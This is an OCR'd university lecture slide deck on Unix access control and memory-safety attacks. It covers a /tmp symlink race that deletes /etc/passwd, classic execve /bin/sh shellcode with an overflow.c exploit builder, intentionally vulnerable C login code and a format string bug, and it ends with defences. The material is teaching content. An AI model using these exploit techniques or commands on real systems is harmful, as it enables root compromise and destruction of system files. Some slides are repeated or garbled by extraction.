# Access Control and Privacy Policies (3)

Email: christian.urban at kcl.ac.uk
Office: S1.27 (1st floor Strand Building)
Slides: KEATS (also home work is there)

Network Applications: Privilege Separation

Application
privileged process

Interface
unprivileged process

Internet

- the idea is make the attack surface smaller and mitigate the consequences of an attack
- you need an OS that supports different roles (root vs. users)

Weaknesses of Unix AC

- if you have too many roles (for example too finegrained AC), then hierarchy is too complex

  you invite situations like...let's be root

- you can still abuse the system...

A "Cron"-Attack

The idea is to trick a privileged person to do something on your behalf:

- root:
  ```
  rm /tmp/*/*
  ```

A "Cron"-Attack

The idea is to trick a privileged person to do
something on your behalf:

- root:
  ```
  rm /tmp/*/*
  ```

  the shell behind the scenes:
  rm /tmp/dir$_I$/file$_I$ /tmp/dir$_I$/file$_2$ /tmp/dir$_2$/file$_I$ …

  this takes time

A "Cron"-Attack

1. **attacker** (creates a fake passwd file)
   ```
   mkdir /tmp/a; cat > /tmp/a/passwd
   ```
2. **root** (does the daily cleaning)
   ```
   rm /tmp/*/*
   ```
   > records that /tmp/a/passwd
   > should be deleted, but does not do it yet

3. **attacker** (meanwhile deletes the fake passwd file, and establishes a link to the real passwd file)
   ```
   rm /tmp/a/passwd; rmdir /tmp/a;
   ln -s /etc /tmp/a
   ```
4. **root** now deletes the real passwd file

A "Cron"-Attack

1. **attacker** (creates a fake passwd file)
   ```
   mkdir /tmp/a; cat > /tmp/a/passwd
   ```

2. ro
   rm

   > To prevent this kind of attack, you need additional policies (don't do such operations as root).

   should be deleted, but does not do it yet

3. **attacker** (meanwhile deletes the fake passwd file, and establishes a link to the real passwd file)
   ```
   rm /tmp/a/passwd; rmdir /tmp/a;
   ln -s /etc /tmp/a
   ```

4. **root now deletes the real passwd file**

Buffer Overflow Attacks

lectures so far

Buffer Overflow Attacks

lectures so far

today

Smash the Stack for Fun...

- **Buffer Overflow Attacks** or
  Smashing the Stack Attacks

- one of the most popular attacks, unfortunately
  (> 50% of security incidents reported at CERT
  are related to buffer overflows)

  `http://www.kb.cert.org/vuls`

- made popular in an article from 1996 by Elias
  Levy (also known as Aleph One):

  "Smashing The Stack For Fun and Profit"

  `http://phrack.org/issues/49/14.html`

A Long Printed "Twice"

```c
#include <string.h>
#include <stdio.h>

void foo (char *bar)
{
    long my_long = 101010101; // in hex: \xB5\x4A\x05\x06
    char  buffer[28];

    printf("my_long value = %lu\n", my_long);
    strcpy(buffer, bar);
    printf("my_long value = %lu\n", my_long);
}

int main (int argc, char **argv)
{
  foo("my string is too long !!!!!");
    return 0;
}
```

Printing Out Zombies

```
 1  #include <string.h>
 2  #include <stdio.h>
 3  #include <stdlib.h>
 4
 5  void dead () {
 6    printf("I will never be printed!\n");
 7    exit(1);
 8  }
 9
10  void foo(char *bar) {
11    char buffer[8];
12    strcpy(buffer, bar);
13  }
14
15  int main(int argc, char **argv) {
16    foo(argv[1]);
17    return 1;
18  }
```

A "Login" Function (1)

```
1   int i;
2   char ch;
3
4   void get_line(char *dst) {
5     char buffer[8];
6     i = 0;
7     while ((ch = getchar()) != '\n') {
8       buffer[i++] = ch;
9     }
10    buffer[i] = '\0';
11    strcpy(dst, buffer);
12  }
13
14  int match(char *s1, char *s2) {
15    while(*s1 != '\0' && *s2 != '\0' && *s1 == *s2){
16      s1++; s2++;
17    }
18    return( *s1 - *s2 );
19  }
```

A "Login" Function (2)

```
1  void welcome() { printf("Welcome!\n"); exit(0); }
2  void goodbye() { printf("Wrong identity, exiting!\n"); exit(1); }
3
4  int main(){
5    char name[8];
6    char pw[8];
7
8    printf("login: ");
9    get_line(name);
10   printf("password: ");
11   get_line(pw);
12
13   if(match(name, pw) == 0)
14     welcome();
15   else
16     goodbye();
17 }
```

What the Hell Is Going On?

- Let's start with a very simple program:

```
1  void foo(int a, int b, int c) {
2      char buffer1[6] = "abcde";
3      char buffer2[10] = "123456789";
4  }
5
6  void main() {
7    foo(1,2,3);
8  }
```

Memory

- each process will get a chunk of memory that is organised as follows:

The Stack

| |
|---|
| buf$_2$ |
| buf$_1$ |
| last sp |
| ret |
| arg$_1$=1 |
| arg$_2$=2 |
| arg$_3$=3 |
| main |

$esp

back to main()

```
1  void foo(int a, int b, int c) {
2      char buffer1[6] = "abcde";
3      char buffer2[10] = "123456789";
4  }
5
6  void main() {
7      foo(1,2,3);
8  }
```

Behind the Scenes

machine code

Overwriting the Stack

buf
last sp
ret
arg_1=1
arg_2=2
arg_3=3
main

← $esp

last sp → ??

ret → jump to \x080483f4

```
char buf[8] = "AAAAAAAABBBB\xf4\x83\x04\x08\x00"
```

Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload
- normally you start a root-shell

Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload

- normally you start a root-shell
- difficulty is to guess the right place where to "jump"

Starting A Shell

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
 "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
 "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
 "\xff\xff/bin/sh";
```

```c
#include <stdio.h>

int main()
{   char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Avoiding \x00

- another difficulty is that the code is not allowed to contain \x00:

$$xorl \ \%eax, \ \%eax$$

```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != "\0") {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

Overflow.c

```c
char shellcode[] = ...
char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

Variants

There are many variants:

- return-to-lib-C attacks
- heap-smashing attacks
  (Slammer Worm in 2003 infected 90% of vulnerable systems within 10 minutes)

- "zero-days-attacks" (new unknown vulnerability)

Format String Vulnerability

string is nowhere used:

```
1   #include<stdio.h>
2   #include<string.h>
3
4   // a program that "just" prints the argument
5   // on the command line
6
7
8   int main(int argc, char **argv)
9   {
10      char *string = "This is a secret string\n";
11
12      printf(argv[1]);
13  }
```

this vulnerability can be used to read out the stack

Protections against Buffer Overflow Attacks

- use safe library functions
- stack caneries
- ensure stack data is not executable (can be defeated)
- address space randomisation (makes one-size-fits-all more difficult)
- choice of programming language (one of the selling points of Java)

Network Applications: Privilege Separation

- the idea is make the attack surface smaller and mitigate the consequences of an attack

Famous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...

Famous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing …

Famous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...

- for debugging purposes (FreeBSD) Unix provides a "core dump", but allowed to follow links ...

Famous Security Flaws in Unix

- lpr unfortunately runs with root privileges; you had the option to delete files after printing ...
- for debugging purposes (FreeBSD) Unix provides a "core dump", but allowed to follow links ...
- mkdir foo is owned by root

    ```
    -rwxr-xr-x 1 root wheel /bin/mkdir
    ```

  it first creates an i-node as root and then changes to ownership to the user's id

  (race condition – can be automated with a shell script)

Famous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing …
- for del... ... (FreeBSD) U... ...ides a "co...

  > Only failure makes us experts. – Theo de Raadt (OpenBSD, OpenSSH)

- `mkdir` ... is owned by root

      -rwxr-xr-x 1 root wheel /bin/mkdir

it first creates an i-node as root and then changes to ownership to the user's id

(race condition – can be automated with a shell script)